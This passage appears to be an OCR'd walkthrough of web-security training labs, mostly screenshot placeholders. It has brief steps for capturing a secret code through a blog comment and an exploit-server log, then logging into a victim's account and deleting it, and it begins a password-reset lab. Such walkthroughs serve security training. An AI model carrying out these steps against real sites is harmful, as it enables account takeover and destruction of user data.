
Step 2 : Login as your credentials




Step 3 : In burp suite , proxy>Http history tab , go to the response to login request




Step 4 : Go to the exploit and make a note of the URL




Step 5 : Go one of the blog and post the comment





Step 6 : Go to the exploit server and access the log and you get secret code







Step 7 : Decode the secret code







Step 8 : Login into the victim's account and go to the My account page and delete the account








Step 9 : Lab solved





Lab 3 : Password reset broken logic

Step 1 : Open the lab in the browser




